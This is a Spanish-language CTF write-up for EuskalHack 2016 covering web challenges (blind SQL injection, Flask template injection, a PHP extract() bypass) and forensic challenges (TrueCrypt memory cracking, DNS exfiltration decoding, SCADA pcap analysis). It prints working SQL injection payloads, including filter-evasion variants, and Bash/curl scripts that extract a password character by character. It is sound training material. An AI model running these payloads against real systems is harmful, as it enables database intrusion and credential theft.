EuskalHack CTF 2016

Juanan Pereira

21 de junio de 2016

Ciencia es el arte de crear ilusiones convenientes, que el necio acepta o disputa, pero de cuyo ingenio goza el estudioso, sin cegarse ante el hecho de que tales ilusiones son otros tantos velos para ocultar las profundas tinieblas de lo insondable.


— Carl Gustav Jung

Índice

1. Web

1.1. User's finder I (100 pts)


URL: `http://146.185.172.148:47000/`




Blind SQL Injection

Vemos que disponemos de un formulario para validar si un usuario existe en la BBDD o no. Lo primero que se nos ocurre es ver si es posible una inyección SQL (Blind, porque lo inyectado no se refleja en pantalla). Si conseguimos establecer cuándo se cumple una condición (que nos devuelva "TRUE") o no (que nos devuelva "FALSE") el formulario es vulnerable. Vamos allá:

```
admin" AND 2=1 --"
```




```
admin" AND 1=1 --"
```



¡Premio!

Tan sólo con ese pequeño `leak` de información (la aplicación nos dice cuándo el resultado de una consulta SQL es true o false) es posible obtener cualquier cosa que nos propongamos de la BBDD. Por ejemplo, asumiendo nombres de campos y tablas obvios [1] podemos lanzar una consulta como la siguiente:

```
admin" AND ascii(substring((SELECT password from users limit 0,1),1,1))>90  #"
```

Traducido: ¿el primer carácter del password del primer usuario tiene un código ASCII mayor que 90?

Podemos usar este patrón para ir obteniendo todos los caracteres. Lo hice y cuando terminé obtuve "trololoçomo password. Pero no era el flag. ¿Por qué? Porque hemos sacado el password del primer usuario de la tabla users (limit 0,1), y ese no es el usuario admin. Había que afinar más:

```
admin" AND ascii(substring((SELECT password from users where user='admin'
    limit 0,1),1,1))>1  #"
```

Now we are talking :)

Para atuomarizar el proceso construí un pequeño script en Bash:

```
# Usage: ./extraer.sh MAX_ASCII_CHAR STEP PASSCHARNUM
# Ex: ./extraer.sh 180 1 10  =  Extraer pos. 10 del
# password, probando de 1 en 1, desde el 180 (hacia abajo)
i=$3
j=1
ind=$1
inc=$2
found=1
while [ $found -eq 1 ]; do
echo "Probando con $ind"
curl -s "http://146.185.172.148:47000/index.php" -H "Origin: http
    ://146.185.172.148:47000" -H "Accept-Encoding: gzip, deflate" -H "Accept-
    Language: es,eu;q=0.8,en-US;q=0.6,en;q=0.4,fr;q=0.2,de;q=0.2" -H "Upgrade-
```

[1] Si no funcionaran los nombres obvios habría que lanzar consultas de enumeración. Sólo haría que tardáramos más, pero el ataque sigue siendo totalmente viable.

```
    Insecure-Requests: 1" -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
    X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.84
    Safari/537.36" -H "Content-Type: application/x-www-form-urlencoded" -H "
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
    ,*/*;q=0.8" -H "Cache-Control: max-age=0" -H "Referer: http
    ://146.185.172.148:47000/" -H "Connection: keep-alive" --data "username=
    admin%22%26%26ascii%28mid%28%28select%28password%29from%28users%29where%28
    user%3D%27admin%27%29%29%2C${i}%2C${j}%29%29%3E%28${ind}%29%23%22" --
    compressed | grep exists
found=$?
let ind=ind-$inc
done
```

1.2. Users finder II (150pts)

URL: `http://146.185.172.148:46000/`

Blind SQL Injection with filtering

Blind SQLi de nuevo, pero mucho más complejo. Se han filtrado cláusulas SQL muy usadas como UNION, LIMIT, ', substring, y el espacio en blanco, con la intención de evitar el ataque. Pero a pesar de esas restricciones, podemos conseguirlo:

```
admin"having(ascii(mid(group_concat(password),1,1))>1)#"

admin"having(ascii(mid(group_concat(password),1,1))>180)#"
```

Preparamos un nuevo script, muy similar al anterior.

```
# Usage: ./extraer2.sh MAX_ASCII_CHAR STEP PASSCHARNUM
i=$3
j=1
ind=$1
inc=$2
found=1

while [ $found -eq 1 ]; do
echo "Probando con $ind"

curl -s "http://146.185.172.148:46000/index.php" -H "Origin: http
    ://146.185.172.148:46000" -H "Accept-Encoding: gzip, deflate" -H "Accept-
    Language: es,eu;q=0.8,en-US;q=0.6,en;q=0.4,fr;q=0.2,de;q=0.2" -H "Upgrade-
    Insecure-Requests: 1" -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
    X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.84
    Safari/537.36" -H "Content-Type: application/x-www-form-urlencoded" -H "
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
    ,*/*;q=0.8" -H "Cache-Control: max-age=0" -H "Referer: http
    ://146.185.172.148:46000/" -H "Connection: keep-alive" --data "username=
    admin%22having%28ascii%28mid%28group_concat%28password%29%2C${i}%2C${j
    }%29%29%3E${ind}%29%23%22" --compressed | grep exists
found=$?
let ind=ind-$inc
done
```

TO-DO: hacer que trabaje sqlmap en lugar de tener que escribir mis propios scripts :-P sqlmap

1.3. 404 Not Found (200pts)


`http://146.185.172.148:48000`
Dos Hints

1. Hint! No es necesario escanear la web para encontrar ningún fichero, solamente leer el contenido de flag.txt en /
2. Hint! Hemos visto logs llenos de php. Esta prueba corre con flask, un microframework de python, buscar por ahi.

Dork: Flask Injection | SSTI in Flask
Exploit: https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/
Llegué al exploit tras probar una injección simple como la siguiente:

1.4. MitmByP (200pts)

`http://146.185.172.148:49000/` Éste level no lo pude terminar de resolver. Y la verdad, me tiene muy intrigado :-



Si nos fijamos en las cabeceras, veremos que el servidor ha metido una extraña: `pastie-privateID:e1zsrbv7evokmybdcbwhqg`

Buscando el patrón de las URL privadas en pastie, llegamos a: `http://pastie.org/private/e1zsrbv7evokmybdcbwhqg`

y obtenemos el código:


```php
<?php
header('pastie-private-ID: XXXXXXX');
include_once("./flag.php"); // here is NOT your flag.
include_once("./database.php"); // database config
extract($_GET); // programmer sux

$conn = mysql_connect($host, $user, $pass, $database);

   if (!$conn) {
       die("Database Error");
   }


function bp1($password){
  if ( (!isset($_GET['p1'])) || (!is_numeric($_GET['p1'])) || (strlen($_GET['p1']) > 3) || ($_GET['p1'] < 10000) )
        return false;
    return true;
}

function bp2($password){
    if (!isset($_GET['p2']))
        return false;
    if (!strcmp($_GET['p2'], 'been12345HEre4AlongTime') == 0)
        return false;
    return true;
}


// here we go!
if ( (isset($_GET["p1"]) && isset($_GET["p2"])) && ( bp1($_GET["p1"]) && bp2($_GET["p2"]) )) {
   echo "Now, go and get the flag ;)";
   $query = "SELECT hex(flag) FROM ctf.flag";

   $r = mysql_query($query);
   if (FALSE === $r) {
       die("QUERY Error");
   }

   $row = mysql_fetch_array($r);

   if ($debug) {
       header("host: {$host}");
       header("user: {$user}");
       header("flag: {$flag}");

   }
}else{
 die("I have lost my code :( where is my coooode :(");
}
   mysql_close($conn);
```

Desde ahí, vemos que el comando extract() es nuestro amigo :) La cuestión es pasar tres pará-

metros $_GET: $p1, $p2 y $debug. El que dió un poco de guerra fue el primero, que debe cumplir tres condiciones:

1. ser un número (de tipo numeric)
2. longitud menor o igual tres
3. p1 debe ser mayor o igual que 10000

La tercera condición creo que es un bug. Debería ser mayor o igual que 1000. El número hexadecimal 0x3e9 = 1001 cumple las condiciones. Lo raro es que la web también admite 0x3e4 como primer número válido (por debajo de ese número, no se admite como solución).



Se puede leer en las cabeceras:

- User: ctf
- Host: localhost
- Flag: This flag is a lie!

Y aquí me quedé clavado. Siguiendo la pista del enunciado (note: 0.0.0.0:33006->3306/tcp) probé a conectar con mysql usando las credenciales indicadas (como password "been12345HEre4AlongTime", "This flag is a lie!", p1 concatenado a p2, ...) Nada.

```
$ ./mysql -h 146.185.172.148 -u ctf -P 33006 -p
Enter password:
ERROR 1045 (28000): Access denied for user 'ctf'@'XX.yy.zz.aa' (using password
    : YES)
```

UPDATE Hablando en el post CTF con otros compañeros, ví dónde estaba la pista. El parámetro $host es inyectable. Podemos redirigir la conexión y la consulta SQL a nuestra propia máquina y de ahí redirigirla al puerto 33006, obteniendo el flag. Queda como ejercicio para el lector :-)

2. Forensic

2.1. Don't stop me now (300pts)

Montar fichero vdi desde la línea de comandos: `http://askubuntu.com/a/50290/106417`

Analizamos y vemos que el usuario alpacino tiene un interesante fichero MiVol.tc (TruCrypt)

Vídeo çrack truecrypt"https://www.youtube.com/watch?v=mbnVDpK2yls

Necesitamos un dump de la memoria de la máquina virtual. ¿Cómo?

Lanzar máquina VirtualBox Importante hacer primero: $ VBoxManage setextradata "WinXP"VBoxInternal/0

Seguimos los pasos (de la interesante wiki de volatility): `http://wiki.yobi.be/wiki/RAM_analysis`

VBoxManage debugvm "WinXP"dumpguestcore –filename /tmp/test.elf

readelf –program-headers test.elf|grep -m1 -A1 LOA


Extraer:

```
size=0x40000000;off=0x720;head -c $(($size+$off)) test.elf|tail -c +$(($off+1)
    ) > test.raw
```

¡Listo! Ya podemos aplicar el vídeo-tutorial :) Sacaremos un fichero MiVol-decrypted.tc que podremos montar como una imagen iso.

2.2. DNS Codified (50 pts)

Se trata de una captura .pcap que podemos analizar en Wireshark.



Las primeras tramas son un red-herring. La trama interesante comienza con una petición HTTP a la web crypo.bz.ms. En concreto a `http://crypo.bz.ms/secure-atom128c-online`. Ahí veremos un sencillo formulario de cifrado/descifrado. Atendiendo al título de la prueba y buscando tramas interesantes al final del .pcap, veremos que hay queries DNS un tanto extrañas a un dominio de exfiltración:

```
A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC.exfil.identificar.me: type A, class IN
```

Decodificando con la URL anterior: A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC = FLAGISHAVENODNSWHATMDOING (Flag Is Have No DNS What Am I Doing :)

2.3. This is SCADA (100pts)

El título SCADA y los gráficos "de ayuda"me metieron miedo en el cuerpo (no tengo ni idea de SCADA) y dejé estos retos para el final. La buena noticia es que se podían resolver sin tener ni idea de SCADA :)


Abrimos el fichero euskalhack_industrial_forensics_challenge.pcap y comenzamos a buscar las tres respuestas a las preguntas que nos plantean:

* ¿Cuál es la dirección IP del HMI?

* ¿Cuál es la dirección IP del PLC?

* ¿Qué protocolo utilizan para comunicarse?[*]

La IP del HMI la podemos encontrar buscando la cadena HMI en los bytes de contenido de las tramas capturadas:



Vemos un anuncio de máquina NetBIOS en Broadcast desde la dirección 172.16.136.134. ¡Ya tenemos la primera respuesta!

Para saber la dirección IP del PLC me basé en un pequeño heurístico: analizar las direcciones IP que más se repiten en el Source. Si una de ellas es la de HMI la otra debe ser la del PLC. Y efectivamente, este simple heurístico sirve para obtener la segunda respuesta: 172.16.136.133.

El protocolo usado para comunicarse sigue el mismo heurístico que antes. Veo que se repiten mucho el protocolo NetBIOS y el Modbus/TCP. Al final fue el segundo de ellos el que responde a la tercera pregunta.

2.4. This is SCADA II (150pts)

Tres nuevas preguntas para el mismo .pcap de antes. Esta vez más complicadas.


* ¿Cuál es la IP del Atacante?

* ¿Qué exploit utiliza para hacerse con el control de los sistemas?

* ¿Cuál es la contraseña del usuario admin del HMI?


Veamos, si hay dos IPs interesantes, seguro que hay una tercera que intenta comunicarse con las mismas, lanzando todo lo que tiene a mano... Analizando por encima el pcap, ví que había una trama muy sospechosa con un nombre inequívoco: kali.

Además, el atacante le echó narices a la cosa y se puso a actualizar la distro :-) ¡Con un par!



Así que la dirección IP 172.16.136.128 ni se molestó en ocultarse. Para el exploit, tuve que hacer un poco de kung-fu con Snort. Al final, con un snort -r -c /etc/snort/snort.conf fichero.pcap la cosa marcha. Pero arroja muchísima información... ¿No hay algo más fácil? Pues sí, nuestro querido VirusTotal.

